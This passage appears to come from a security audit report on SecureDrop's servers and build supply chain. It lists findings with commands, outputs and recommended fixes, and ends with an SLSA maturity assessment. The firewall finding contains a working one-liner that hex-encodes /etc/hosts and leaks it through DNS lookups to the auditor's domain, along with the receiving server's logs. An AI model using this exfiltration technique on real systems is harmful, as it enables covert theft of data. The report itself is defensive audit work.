In addition to upgrading outdated libraries to the latest versions, it is recommended to implement automated tasks and/or commit hooks to regularly check for vulnerabilities in

[13] https://manpages.ubuntu.com/manpages/xenial/en/man2/umask.2.html
[14] https://github.com/advisories/GHSA-3ww4-gg4f-jr7f
[15] https://github.com/advisories/GHSA-6vqw-3v5j-54x4
[16] https://github.com/advisories/GHSA-r9hx-vwmv-q579
[17] https://github.com/advisories/GHSA-m2qf-hxjv-5gpq
[18] https://github.com/advisories/GHSA-hrfv-mqp8-q5rw
[19] https://github.com/advisories/GHSA-2g68-c3qc-8985
[20] https://github.com/advisories/GHSA-h75v-3vvj-5mfj

dependencies. Some solutions that can assist in this area include *Safety CLI*[21], *Snyk*[22], and the *OWASP Dependency Check*[23]. Ideally, such tools should be run regularly by an automated job that alerts a lead developer or administrator about known vulnerabilities in dependencies so that the patching process can start in a timely manner.

SEC-01-009 WP3: Usage of Obsolete *Redis* Version *(Low)*

Whitebox tests on the SecureDrop servers revealed the *app* host uses *Redis 5.0.7*, released in 2019, which is now obsolete and is affected by multiple vulnerabilities[24]. While most are likely not exploitable currently, this practice poses a security risk. This issue can be confirmed as follows:

Affected Host:
`app (10.20.2.2)`

Command:
```
telnet 0 6379
```

Output:
```
INFO SERVER
$499
# Server
redis_version:5.0.7
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:66bd629f924ac924
redis_mode:standalone
os:Linux 5.15.160-1-grsec-securedrop x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:9.3.0
process_id:759
run_id:3657cf43a1d56ecbedbabf9c63102ee55c6cef86
tcp_port:6379
uptime_in_seconds:33603
uptime_in_days:0
hz:10
configured_hz:10
lru_clock:7181587
executable:/usr/bin/redis-server
config_file:/etc/redis/redis.conf
```

[21] https://github.com/pyupio/safety
[22] https://snyk.io/
[23] https://owasp.org/www-project-dependency-check/
[24] https://www.cvedetails.com/vulnerability-list/vendor_id-18560/.../Redislabs-Redis-5.0.7.html

It is recommended to upgrade the *Redis* server to the latest stable version.

SEC-01-010 WP4: Missing 2FA Enforcement for Sensitive Operations *(Info)*

The SecureDrop Journalist application permits users to configure two-factor authentication, but it is not enforced for various security-sensitive admin operations. If an admin password and session token are leaked, an attacker could alter passwords or disable MFA for registered users without an MFA code. This issue is not a vulnerability but a hardening recommendation to strengthen authentication security.

Issue 1: Journalist password change as admin

The below commands were confirmed with:
Logged-in user: *journalist*
Role: *Admin*
Version: *SecureDrop 2.9.0~rc1*

Command:
```
curl -i -s -k -X POST -H 'Host: demo-journalist.securedrop.org' -H 'Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8'
-H 'Content-Type: application/x-www-form-urlencoded' -b 'js=[TOKEN]' --data-binary
'csrf_token=[CSRF-TOKEN]&password=dyslexic+gosling+rerun+altitude+passerby+probe+causat
ion' 'https://demo-journalist.securedrop.org/admin/edit/7/new-password'
```

Output:
```
<!doctype html>
<html lang="en">
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a
href="/admin/edit/7">/admin/edit/7</a>. If not, click the link.
```

Issue 2: Journalist 2FA totp reset as admin

The below commands were confirmed with:
Logged-in user: *journalist*
Role: *Admin*
Version: *SecureDrop 2.9.0~rc1*

Command:
```
curl -i -s -k -X POST -H 'Host: demo-journalist.securedrop.org' -H 'Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8'
-H 'Content-Type: application/x-www-form-urlencoded' -b 'js=[TOKEN]' --data-binary
'uid=6&csrf_token=[CSRF-TOKEN]'
'https://demo-journalist.securedrop.org/admin/reset-2fa-totp'
```

Output:
```
<!doctype html>
<html lang="en">
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a
href="/admin/2fa?uid=6">/admin/2fa?uid=6</a>. If not, click the link.
```

Issue 3: Journalist 2FA HOTP reset as admin

The below commands were confirmed with:
Logged-in user: *journalist*
Role: *Admin*
Version: *SecureDrop 2.9.0~rc1*

Command:
```
curl -i -s -k -X POST -H 'Host: demo-journalist.securedrop.org' -H 'Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8'
-H 'Content-Type: application/x-www-form-urlencoded' -b 'js=[TOKEN]' --data-binary
'uid=6&csrf_token=[CSRF-TOKEN]'
'https://demo-journalist.securedrop.org/admin/reset-2fa-hotp'
```

Output:
```
<!DOCTYPE html>
<html lang="es-ES" dir="ltr">
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>Cambiar secreto HOTP | SecureDrop</title>
<link rel="stylesheet" href="/static/css/journalist.css">
<link rel="icon" type="image/png" href="/static/i/favicon.png">
[...]
```

Even though the login requires multi-factor authentication, it should be considered to also enforce this process when users alter passwords or change 2FA settings for other users. More information regarding this can be found on the *OWASP Multi-factor Authentication Cheat Sheet*[25].

[25] https://cheatsheetseries.owasp.org/cheatsheets/Multifactor_Authentication_Cheat_S...-to-require-mfa

SEC-01-011 WP3: Missing SSH MFA & Auth Hardening *(Medium)*

Whitebox tests revealed that several authentication and authorization settings use default values, making the operating system potentially susceptible to brute force or resource exhaustion attacks.

Affected Hosts:
```
app (10.20.2.2)
mon (10.20.3.2)
```

Issue 1: Missing MFA for SSH Access

The reference hosts are currently missing *Multi Factor Authentication (MFA)* for SSH access.

It is recommended to implement MFA for SSH access. A possible way to accomplish this is by installing and configuring the *google-authenticator*[26] package.

Issue 2: *sudoers* Config permits root-level Functions without a Password

The *app* and *mon* servers employ a configuration that requires no password for running commands with root privileges via "*superuser do"* (*sudo*).

Affected File:
```
/etc/sudoers
```

Command:
```
sudo grep -color NOPASSWD /etc/sudoers
```

Result:
```
%sudo ALL=(ALL) NOPASSWD: ALL
```

Although the *sdadmin* group owns only one non-personal account (*sdadmin*), it is recommended to replace the NOPASSWD option with ALL to prevent automated processes from elevating privileges. If necessary, limit NOPASSWD to specific commands and parameters required by the user for their tasks.

Proposed Fix:
One of the following actions can be taken to harden the *sudo* configuration:

- replace the *NOPASSWD* option with *ALL* (more restrictive approach):

```
sdadmin ALL=(ALL:ALL) ALL
```

[26] https://ubuntu.com/tutorials/configure-ssh-2fa

- limit commands and/or parameters available being no password protected from running by the *sdadmin* user (less restrictive approach):

```
sdadmin ALL=NOPASSWD: \
                              /bin/chown -R
```

Issue 3: Missing Minimum Password Length for *sdadmin*

The *minlen* parameter sets the minimum password length and performs basic entropy checks.

Affected File:
```
/etc/pam.d/common-password
```

Commands:
```
grep –color minlen /etc/pam.d/common-password
```

Outputs:
```
(empty)
```

It is recommended to configure the *minlen* for minimum password length for all users.

Issue 4: Missing Password Quality Library

The *libpam-pwquality*[27] package enables customization of system password strength requirements to align with specific security needs.

Command:
```
apt list -a libpam-pwquality
```

Output (package available, but not installed):
```
libpam-pwquality/focal 1.4.2-1build1 amd64
```

It is recommended to install and configure the *libpam-pwquality* package.

[27] https://manpages.ubuntu.com/manpages/bionic/man5/pwquality.conf.5.html

SEC-01-012 WP3: Weaknesses in Network Stack Configuration *(Low)*

The *log_martians* setting is not enabled on the *app* and *mon* servers. Enabling and logging these packets allows administrators to investigate potential spoofed packet attacks.

Affected File:
```
/etc/sysctl.conf
```

Affected Hosts:
```
app (10.20.2.2)
mon (10.20.3.2)
```

Commands:
```
sysctl net.ipv4.conf.all.log_martians
sysctl net.ipv4.conf.default.log_martians
sysctl net.ipv4.conf.enp2s0.log_martians
```

Output:
```
net.ipv4.conf.all.log_martians = 0
net.ipv4.conf.default.log_martians = 0
net.ipv4.conf.enp2s0.log_martians = 0
```

It is recommended to enable the *log_martians* setting.

Proposed Fix:
To set the runtime status of the aforementioned kernel parameters, it is recommended to run the following:

Commands:
```
sysctl -w net.ipv4.conf.all.log_martians=1
sysctl -w net.ipv4.conf.default.log_martians=1
sysctl -w net.ipv4.conf.enp2s0.log_martians=1
```

SEC-01-013 WP3: Possible SSRF via Redis Listening on TCP *(Medium)*

It was found that the Redis service on the *app* server listens on a loopback interface with the standard TCP port enabled. The iptables configuration to ACCEPT all INPUT and OUTPUT connections from the loopback interface makes it potentially vulnerable to SSRF attacks on localhost.

Affected Host:
```
app (10.20.2.2)
```

Affected Files:
```
/etc/iptables/rules.v4
/etc/redis/redis.conf
```

Command (iptables rules for redis):
```
grep --color -i redis /etc/iptables/rules.v4
```

Output:
```
# For the redis worker allow the application user allow access for locahost to
# localhost traffic. The redis worker user is the application user.
-A OUTPUT -o lo -s 127.0.0.1 -d 127.0.0.1  -p tcp -m owner --uid-owner www-data -m
state --state NEW,ESTABLISHED,RELATED -j ACCEPT -m comment --comment "for redis worker
all application user local loopback user"
-A INPUT -i lo -s 127.0.0.1 -d 127.0.0.1  -p tcp -m state --state ESTABLISHED,RELATED
-j ACCEPT -m comment --comment "for redis worker all application user local loopback
user"
```

Command (redis configuration):
```
sudo grep --color -ie unix -ie ^bind -ie ^port /etc/redis/redis.conf
```

Output:
```
bind 127.0.0.1 ::1
# IPv4 and IPv6 loopback addresses 127.0.0.1 and ::1, and from Unix domain
port 6379
# Unix socket.
# Specify the path for the Unix socket that will be used to listen for
# on a unix socket when not specified.
# unixsocket /var/run/redis/redis-server.sock
# unixsocketperm 700
```

It is recommended to configure Redis to use a Unix socket instead of a standard TCP port to handle client[28] connections.

[28] https://redis.io/docs/latest/develop/reference/clients/

Proposed Fix:

1. Change the already configured port number to 0. With this change, Redis will not listen on a TCP socket:

   ```
   port 0
   ```

2. Uncomment the *unixsocket* and *unixsocketperm* options to accept incoming connections on the Unix socket:

   ```
   unixsocket /var/run/redis/redis.sock
   unixsocketperm 770
   ```

SEC-01-014 WP3: Lack of DoS Mitigation for Onion Service *(Medium)*

Retest Notes: The SecureDrop team applied some of these mitigations during the assignment[29], and 7ASecurity confirmed that the fix is valid. The fix can be further improved with the suggestions below.

The SecureDrop Onion service lacks DoS mitigation techniques, making it vulnerable to DoS attacks, which could impact availability and performance. The following recommendations are based on the Tor Project DoS guidelines for Onion services[30]:

1. **Point Rate Limiting Introduction:**
   Enable the *HiddenServiceEnableIntroDoSDefense* option in the torrc configuration.
   Set appropriate values for *HiddenServiceEnableIntroDoSBurstPerSec* and *HiddenServiceEnableIntroDoSRatePerSec* to limit the rate of client introductions.
2. **Proof of Work (PoW) for Rendezvous Circuits:**
   Enable the *HiddenServicePoWDefensesEnabled* option in the *torrc* configuration.
   Configure *HiddenServicePoWQueueRate* and *HiddenServicePoWQueueBurst* to set the rate and burst size for rendezvous requests.
3. **Stream Limits in Rendezvous Circuits:**
   Set *HiddenServiceMaxStreams* to limit the number of simultaneous streams per rendezvous circuit.
   Enable *HiddenServiceMaxStreamsCloseCircuit* to tear down circuits exceeding the stream limit.
4. **Implement Onionbalance:**
   Onionbalance[31] may be used to distribute the service across multiple machines, improving scalability and resilience against DoS attacks.
5. **Webserver Rate Limiting:**

[29] https://github.com/freedomofpress/securedrop/commit/a232a54e5f
[30] https://community.torproject.org/onion-services/advanced/dos/
[31] https://onionbalance-v3.readthedocs.io/en/latest/v3/tutorial-v3.html

Rate limiting may be implemented at the web server level using modules appropriate for the web server software in use.
HiddenServiceExportCircuitID may then be used to correlate client requests with Tor circuits for more effective rate limiting.

6. **Content Caching:**
   To reduce service load, content caching may be implemented. This could be accomplished at the application level[32] or by setting up a caching proxy frontend. Given that SecureDrop-generated web content is relatively static, this recommendation is optional but can still enhance performance.
7. **Captchas and Cookies:**
   Captcha or secure cookie challenges could be implemented for sensitive operations to mitigate automated attacks.

It is recommended to implement these DoS mitigation techniques to improve the resilience and availability of the SecureDrop Onion service. These measures should be carefully tested and monitored to ensure they do not negatively impact legitimate user access.

SEC-01-015 WP1: Potential Race Condition in Source Creation *(Low)*

A potential race condition was identified in the SecureDrop platform source creation process. The *create_source_user* function does not prevent simultaneous creation of sources with identical journalist designations. This can lead to multiple sources having the same designation, causing confusion or information leakage.

The issue arises because the designation check and source creation are not atomic. If two sources are created simultaneously, they might both pass the check and receive the same designation. Although rare, this could seriously impact source confidentiality and system integrity.

Affected File:
securedrop/source_user.py

Affected Code:
```
def create_source_user(
    [...]
    # Create a unique journalist designation for the source
    # TODO: Add unique=True to models.Source.journalist_designation to enforce
uniqueness
    #  as the logic below has a race condition (time we check VS time when we add to
the DB)
    designation_generation_attempts = 0
```

[32] https://flask-caching.readthedocs.io/en/latest/

```
    valid_designation = None
    designation_generator = _DesignationGenerator.get_default()
    while designation_generation_attempts < 50:
        # Generate a designation
        designation_generation_attempts += 1
        new_designation = designation_generator.generate_journalist_designation()

        # Check to see if it's already used by an existing source
        existing_source_with_same_designation = (
            db_session.query(models.Source)
            .filter_by(journalist_designation=new_designation)
            .one_or_none()
        )
        if not existing_source_with_same_designation:
            # The designation is not already used - good to go
            valid_designation = new_designation
            break

    if not valid_designation:
        # Could not generate a designation that is not already used
        raise SourceDesignationCollisionError()
```

It is recommended to add a unique constraint to the *journalist_designation* column in the *Source* model to ensure designation uniqueness, as noted in the TODO comment. Additionally, the source creation process ought to be wrapped in a transaction with error handling for uniqueness violations.

This ensures that if two sources are created simultaneously, only one will succeed, maintaining designation integrity. Implementing these changes will reduce the risk of designation collisions and enhance the security of source management in SecureDrop.

SEC-01-016 WP3: Insufficient Logging and Monitoring *(Medium)*

Servers lack standard logging and monitoring practices, making data breach detection difficult. Despite prioritizing privacy, the lack of local security logging rules and centralized logging makes the environment vulnerable to undetected attacks. While various security measures and OSSEC are in place, attacks from privileged user compromises or targeting OSSEC agents may go unnoticed, potentially rendering incident response procedures (e.g. rotate SVS private key) unused.

Affected Hosts:

```
app (10.20.2.2)
mon (10.20.3.2)
```

Command:

```
dpkg-query -W -f='${binary:Package}\t${Status}\t${db:Status-Status}\n' auditd
audispd-plugins
```

Output:
```
dpkg-query: no packages found matching auditd
dpkg-query: no packages found matching audispd-plugins
```

It is advised to enable local auditd configured per CIS for Ubuntu guidelines[33] and use common rule sets from reputable threat detection researchers[34]. Additionally, all logs ought to be shipped to an external server to prevent tampering during breaches. In a privacy-focused setup, a minimal self-hosted logging infrastructure should be in place, e.g., ElasticStack[35], integrated with self-hosted Wazuh XDR[36] to enhance threat detection.

Once sufficient logging and monitoring are in place, all security tools may be fine-tuned based on threat modeling and MITRE ATT&CK scenarios[37].

SEC-01-017 WP3: Lack of Full Disk Encryption *(Medium)*

Servers lack full disk encryption, risking data theft via physical access to hard drives. Attackers may dump server content or recover data from damaged hardware. While daily automatic reboots make physical access harder to exploit, using full disk encryption can easily address the risk from hardware replacement scenarios.

Affected Hosts:
```
app (10.20.2.2)
mon (10.20.3.2)
```

Command (listing no crypt type block devices):
```
lsblk /dev/nvme0n1 -o NAME,KNAME,FSTYPE,TYPE,MOUNTPOINT,SIZE
```

Output:
```
NAME                          KNAME      FSTYPE      TYPE  MOUNTPOINT    SIZE
nvme0n1                       nvme0n1                disk                477G
├─nvme0n1p1                    nvme0n1p1 vfat        part /boot/efi    1.1G
├─nvme0n1p2                    nvme0n1p2 ext4        part /boot          2G
└─nvme0n1p3                    nvme0n1p3 LVM2_member part            473.9G
  └─ubuntu--vg-ubuntu--lv dm-0      ext4        lvm  /             100G
```

33 https://ubuntu.com/security/certifications/docs/16-18/cis/audit
34 https://github.com/Neo23x0/auditd
35 https://www.elastic.co/elastic-stack
36 https://wazuh.com/
37 https://attack.mitre.org/

It is recommended to enable full disk encryption[38] using a configuration which supports automatic decryption[39] after each reboot (e.g. using *clevis*[40]). As the servers are expected to be rebooted every 24 hours, it is crucial to configure seamless encryption preventing at least some of the attacks on unencrypted drives.

SEC-01-018 WP3: Insufficiently Restricted Host-Based Firewall *(Medium)*

During the assessment, it was observed that the servers in scope are protected by a host-based firewall. Specifically, the *app* and *mon* servers are using Linux *iptables* for traffic filtering. However, a number of configuration improvements are possible.

Affected File:
```
/etc/iptables/rules.v4
```

Affected Hosts:
```
app (10.20.2.2)
mon (10.20.3.2)
```

Issue 1: Possible data exfiltration via ICMP and DNS

Attackers with server access could exfiltrate data via ICMP echo requests.

Command (data exfiltration attempt via DNS using ICMP commands):
```
xxd -ps /etc/hosts | while read line; do ping -c1 $line.7as.es; done
```

Output (*app* server):
```
PING 3132372e302e302e31206c6f63616c686f73740a3132372e302e312e3120.7as.es
(46.235.231.142) 56(84) bytes of data.
ping: sendmsg: Operation not permitted
--- 3132372e302e302e31206c6f63616c686f73740a3132372e302e312e3120.7as.es ping statistics
---
1 packets transmitted, 0 received, 100% packet loss, time 0ms
PING 6170700a0a232054686520666f6c6c6f77696e67206c696e657320617265.7as.es
(46.235.231.142) 56(84) bytes of data.
ping: sendmsg: Operation not permitted
--- 6170700a0a232054686520666f6c6c6f77696e67206c696e657320617265.7as.es ping statistics
---
1 packets transmitted, 0 received, 100% packet loss, time 0ms
[...]
PING 726f702d6d6f6e69746f722d7365727665722d616c6961730a.7as.es (46.235.231.142) 56(84)
bytes of data.
ping: sendmsg: Operation not permitted
--- 726f702d6d6f6e69746f722d7365727665722d616c6961730a.7as.es ping statistics ---
```

[38] https://ubuntu.com/core/docs/full-disk-encryption
[39] https://wiki.archlinux.org/title/Trusted_Platform_Module#Data-at-rest_encryption_with_LUKS
[40] https://github.com/latchset/clevis

```
1 packets transmitted, 0 received, 100% packet loss, time 0ms
```

Output (attacker-controlled server logs):

```
un 23 20:32:10 vps-7as.es java[15648]: 2024-06-23 20:32:10.706 : Received DNS query
from [172.253.221.148] for
[3132372e302E302e31206C6F63616c686f73740A3132372E302E312e3120.7as.es] containing no
interaction IDs.
Jun 23 20:32:20 vps-7as.es java[15648]: 2024-06-23 20:32:20.818 : Received DNS query
from [172.253.10.5] for
[6170700A0A232054686520666f6C6c6f77696e67206C696E657320617265.7as.es] containing no
interaction IDs.
[...]
Jun 23 20:33:31 vps-7as.es java[15648]: 2024-06-23 20:33:31.704 : Received DNS query
from [172.253.214.1] for [726f702d6d6f6E69746F722D7365727665722D616c6961730a.7as.es]
containing no interaction IDs.
```

Command (decode output from attacker-controlled server logs):

```
echo
3132372e302E302e31206C6F63616c686f73740A3132372E302E312e31206170700A0A232054686520666f6
C6c6f77696e67206C696E6573206172652064657369726162C6520666F72204950763620636170616262C65
20686F7374730A3a3a3120202020206970362D6c6f63616c686f7374206970362D6C6F6F706261636b0A666
530303a3A30206970362D6c6f63616C6E65740A666630303A3a30206970362D6d6361737470726566697806a
666630323a3a31206970362d616c6c6E6f6465730A666630323a3A32206970362d616C6C726F75746572730
A31302E32302e332E3220206d6F6e20736563757265647264726f702d6d6f6E69746F722D7365727665722D616c
6961730a | xxd -r -p
```

Output:

```
127.0.0.1 localhost
127.0.1.1 app

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.20.3.2  mon securedrop-monitor-server-alias
```

Issue 2: Escalation Paths leading to increased network capabilities

Lax *iptables* rules allow an attacker compromising a web application (*www-data* user) to exploit server paths and compromise other services, gradually escalating privileges, e.g., by pivoting to a user who can initiate outbound connections (*redis*). The following example was confirmed in the environment:

Command (*redis* user invoking *cURL*):

```
whoami; curl -I 7as.es
```

Output:
```
redis
HTTP/1.1 200 OK
Date: Wed, 26 Jun 2024 03:12:40 GMT
Server: Apache
X-Robots-Tag: noindex, nofollow
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: *
Content-Type: text/html; charset=UTF-8
```

An attacker with *www-data* access could exploit the link between the web application and *Redis* to initiate outbound connections. These connections could be used to exfiltrate data or download exploitation tools, enabled by *iptables* rules allowing outbound connections on ports 80 and 443 for OS updates.

Issue 3: Potential exfiltration capabilities via DNS and NTP

Attackers with server access could potentially exfiltrate data via NTP queries.

Command:
```
sudo iptables-save | grep -e 53 -e 123
```

Output:
```
-A INPUT -s 8.8.8.8/32 -p tcp -m tcp --sport 53 -m state --state RELATED,ESTABLISHED -m
comment --comment "tcp/udp dns" -j ACCEPT
-A INPUT -s 8.8.8.8/32 -p udp -m udp --sport 53 -m state --state RELATED,ESTABLISHED -m
comment --comment "tcp/udp dns" -j ACCEPT
-A INPUT -s 8.8.4.4/32 -p tcp -m tcp --sport 53 -m state --state RELATED,ESTABLISHED -m
comment --comment "tcp/udp dns" -j ACCEPT
-A INPUT -s 8.8.4.4/32 -p udp -m udp --sport 53 -m state --state RELATED,ESTABLISHED -m
comment --comment "tcp/udp dns" -j ACCEPT
-A INPUT -p udp -m udp --sport 123 -m state --state RELATED,ESTABLISHED -m comment
--comment ntp -j ACCEPT
-A OUTPUT -d 8.8.8.8/32 -p tcp -m tcp --dport 53 -m state --state
NEW,RELATED,ESTABLISHED -m comment --comment "tcp/udp dns" -j ACCEPT
-A OUTPUT -d 8.8.8.8/32 -p udp -m udp --dport 53 -m state --state
NEW,RELATED,ESTABLISHED -m comment --comment "tcp/udp dns" -j ACCEPT
-A OUTPUT -d 8.8.4.4/32 -p tcp -m tcp --dport 53 -m state --state
NEW,RELATED,ESTABLISHED -m comment --comment "tcp/udp dns" -j ACCEPT
-A OUTPUT -d 8.8.4.4/32 -p udp -m udp --dport 53 -m state --state
NEW,RELATED,ESTABLISHED -m comment --comment "tcp/udp dns" -j ACCEPT
-A OUTPUT -p udp -m udp --dport 123 -m owner --uid-owner 102 -m state --state
NEW,RELATED,ESTABLISHED -m comment --comment ntp -j ACCEPT
```

Targeted network-based attack scenarios ought to be conducted by focusing on data exfiltration to refine *iptables* rules for the host-based firewall. Blocking unwanted traffic from services not expected to initiate such connections. Additionally, exfiltration attempts should be detected and blocked with a network IDS solution, which is currently absent.

WP2: SecureDrop Supply Chain Implementation

Introduction and General Analysis

The *8th Annual State of the Software Supply Chain Report*, released in October 2022[41], revealed a 742% average yearly increase in software supply chain attacks since 2019. Some notable compromise examples include *Okta*[42], *Github*[43], *Magento*[44], *SolarWinds*[45], and *Codecov*[46], among many others. To mitigate this concerning trend, Google released an End-to-End Framework for *Supply Chain Integrity* in June 2021[47], named *Supply-Chain Levels for Software Artifacts* (*SLSA*)[48].

This area of the report elaborates on the current state of the supply chain integrity implementation of the SecureDrop project, as audited against versions 0.1 and 1.0 of the SLSA framework. SLSA assesses the security of software supply chains and aims to provide a consistent way to evaluate the security of software products and their dependencies.

The SecureDrop project leverages the GitHub public repository[49] for efficient and transparent distribution of source code, ensuring that all dependencies are meticulously defined and managed. By employing a scripted build process, SecureDrop not only enhances the consistency and reliability of each release but also significantly accelerates the deployment cycle. It is crucial to highlight that the build process is executed within a Docker or Podman environment, typically on the local machine of the maintainer. This approach streamlines development, but it also underscores the need for rigorous security and environment standardization practices to maintain the integrity of the build.

While auditing the supply chain implementation, the SecureDrop project provided several positive impressions that must be acknowledged here:

1. SecureDrop uses several static analyzers and linters, including security-focused ones, such as Bandit and semgrep.
2. SecureDrop leverages the SQLAlchemy library to substantially decrease the risk of SQL injection attacks, and Jinja auto-escaping to prevent XSS attacks.
3. Dependencies are defined and regularly checked for known security issues.

[41] https://www.sonatype.com/press-releases/2022-software-supply-chain-report
[42] https://www.okta.com/blog/2022/03/updated-okta-statement-on-lapsus/
[43] https://github.blog/2022-04-15-security-alert-stolen-oauth-user-tokens/
[44] https://sansec.io/research/rekoobe-fishpig-magento
[45] https://www.techtarget.com/searchsecurity/ehandbook/SolarWinds-supply-chain-attack...
[46] https://blog.gitguardian.com/codecov-supply-chain-breach/
[47] https://security.googleblog.com/2021/06/introducing-slsa-end-to-end-framework.html
[48] https://slsa.dev/spec/
[49] https://github.com/freedomofpress/securedrop

4. Branch protection and the pull request process prevent unreviewed changes from being added to a release.
5. Commits from trusted individuals are expected to be PGP-signed.

SLSA v1.0 Analysis and Recommendations

SLSA v1.0 defines a set of four levels that describe the maturity of the software supply chain security practices implemented by a software project as follows:

- **Build L0: No guarantees** represent the lack of SLSA[50].
- **Build L1: Provenance exists**. The package has provenance showing how it was built. This can be used to prevent mistakes but is trivial to bypass or forge[51].
- **Build L2: Hosted build platform**. Builds run on a hosted platform that generates and signs the provenance[52].
- **Build L3: Hardened builds**. Builds run on a hardened build platform that offers strong tamper protection[53].

To produce artifacts with a specific SLSA level, the responsibility is split between the *Build* platform and the *Producer*. Broadly speaking, the *Build* platform must strengthen the security controls to achieve a specific level, while the *Producer* must choose and adopt a *Build* platform capable of achieving a desired SLSA level, implementing security controls as specified by the chosen platform.

The following sections summarize the results of the software supply chain security implementation audit, based on the SLSA v1.0 framework. Green check marks indicate that evidence of the SLSA requirement was found.

Producer

A package producer is the organization that owns and releases the software. It might be an open-source project, a company, a team within a company, or even an individual. The producer must select a build platform capable of reaching the desired SLSA Build Level.

In terms of the Producer, the following requirements must be met:

1. Choose an appropriate build platform.
2. Follow a consistent build process.
3. Distribute provenance.

Based on the documentation provided by the SecureDrop team, 7ASecurity conducted a

[50] https://slsa.dev/spec/v1.0/levels#build-l0
[51] https://slsa.dev/spec/v1.0/levels#build-l1
[52] https://slsa.dev/spec/v1.0/levels#build-l2
[53] https://slsa.dev/spec/v1.0/levels#build-l3

SLSA v1.0 analysis, with the following results.

Choose an appropriate build platform

The SecureDrop build process uses Docker/Podman containers on the maintainer laptop, meeting SLSA L1 by producing build provenance. However, higher SLSA levels cannot be reached as not all provenance information is public, and it is not built on a hosting platform.

Follow a consistent build process

The SecureDrop team uses scripts[54] to build artifacts, establishing a consistent build process. Notably, the Redwood library is compiled from Rust code and shipped as a Python Wheel extension via a public script[55]. For components like the Monitoring Server, the team builds OSSEC components from source and ships them as compiled binaries[56], maintaining consistency and aiding SLSA L1. However, building on the maintainer machine cannot meet higher SLSA Framework levels.

Distribute provenance

SecureDrop does not rely on a package ecosystem to distribute the provenance generated, instead consisting of a GitHub Public repository to make it publicly available.

The following table shows the results of SecureDrop according to Producer requirements described in SLSA v1.0 Framework.

Requirement	L1	L2	L3
Choose an appropriate build platform	✅	⛔	⛔
Follow a consistent build process	✅	⛔	⛔
Distribute provenance	✅	⛔	⛔

Build platform

A package build platform is the infrastructure used to transform the software from source to package. The build platform is responsible for providing provenance generation and isolation between builds. In terms of the SecureDrop build platform, the following can be highlighted:

[54] https://github.com/freedomofpress/securedrop/tree/develop/builder
[55] https://github.com/freedomofpress/securedrop/blob/develop/redwood/build-wheel.py
[56] https://github.com/freedomofpress/securedrop/blob/develop/builder/build-debs-ossec.sh

Provenance Exists

SecureDrop provides unformatted provenance[57] for partial build process verification. This includes hash values (MD5, SHA1, SHA256) for integrity checking. However, these hashes alone do not offer strict cryptographic identification or authentication, as they lack digital signatures or advanced cryptographic mechanisms.

Provenance is Authentic

This requirement mandates validating provenance authenticity via a digital signature from a private key accessible only to the build platform. Since SecureDrop builds occur on collaborator machines, not a build platform, this requirement cannot be met.

Provenance is Unforgeable

This requirement mandates that provenance be resistant to tenant forgery, achievable with a build platform producing Provenance L3, typically a hosting platform. The current SecureDrop build configuration cannot meet this requirement.

The following table shows the results of SecureDrop according to Build platform requirements described in SLSA v1.0 Framework.

Requirement	Degree	L1	L2	L3
Provenance generation	Exists	✅	⛔	⛔
	Authentic		⛔	⛔
	Unforgeable			⛔
Isolation strength	Hosted		⛔	⛔
	Isolated			⛔

[57] https://github.com/freedomofpress/build-logs/tree/main

SLSA v0.1 Analysis and Recommendations

SLSA v0.1 defines a set of five levels[58] that describe the maturity of the software supply chain security practices implemented by a software project as follows:

- **L0: No guarantees.** This level represents the lack of any SLSA level.
- **L1:** The build process must be fully scripted/automated and generate provenance.
- **L2:** Requires using version control and a hosted build service that generates authenticated provenance.
- **L3:** The source and build platforms meet specific standards to guarantee the auditability of the source and the integrity of the provenance respectively.
- **L4:** Requires a two-person review of all changes and a hermetic, reproducible build process.

The following sections summarize the results of the software supply chain security implementation audit based on the SLSA v0.1 framework. Green check marks indicate that evidence of the noted requirement was found.

Source code control requirements:

Requirement	L1	L2	L3	L4
Version controlled	✅	✅	✅	✅
Verified history			✅	✅
Retained indefinitely			✅	✅
Two-person reviewed				✅

Build process requirements:

Requirement	L1	L2	L3	L4
Scripted build	✅	⛔	⛔	⛔
Build service		⛔	⛔	⛔
Build as code			⛔	⛔
Ephemeral environment			⛔	⛔
Isolated			⛔	⛔
Parameterless				⛔

[58] https://slsa.dev/spec/v0.1/levels

Hermetic				⛔
Reproducible				⛔

Common requirements:

This includes common requirements for every trusted system involved in the supply chain, such as source, build, distribution, etc:

Requirement	L1	L2	L3	L4
Security				⛔
Access				⛔
Superusers				⛔

Provenance requirements:

Requirement	L1	L2	L3	L4
Available	✅	⛔	⛔	⛔
Authenticated		⛔	⛔	⛔
Service generated		⛔	⛔	⛔
Non-falsifiable			⛔	⛔
Dependencies complete				⛔

Provenance content requirements:

Requirement	L1	L2	L3	L4
Identifies artifact	✅	⛔	⛔	⛔
Identifies builder	✅	⛔	⛔	⛔
Identifies build instructions	✅	⛔	⛔	⛔
Identifies source code		⛔	⛔	⛔
Identifies entry point			⛔	⛔
Includes all build parameters			⛔	⛔

Includes all transitive dependencies				⛔
Includes reproducible info				⛔
Includes metadata	✅	⛔	⛔	⛔

Conclusion

After evaluating the SecureDrop software supply chain security practices, it was determined that the project achieves SLSA Level 1, reflecting basic security practices like source code version control and established build processes.

However, gaps prevent advancing to SLSA Levels 2 or 3. The main issue is reliance on developer machines rather than a centralized, controlled environment, hindering build provenance generation and verification required for higher SLSA levels.

To reach SLSA Level 2, SecureDrop should use a hosted build system to generate authenticated provenance for all artifacts, enhancing software supply chain integrity and traceability. FRSCA[59] may be leveraged to offer a full pipeline and achieve SLSA level 2, as regular platform users are unable to inject or alter the contents of the provenance it generates. Alternatively, GitHub Actions[60] is capable of producing SLSA L3 provenance.

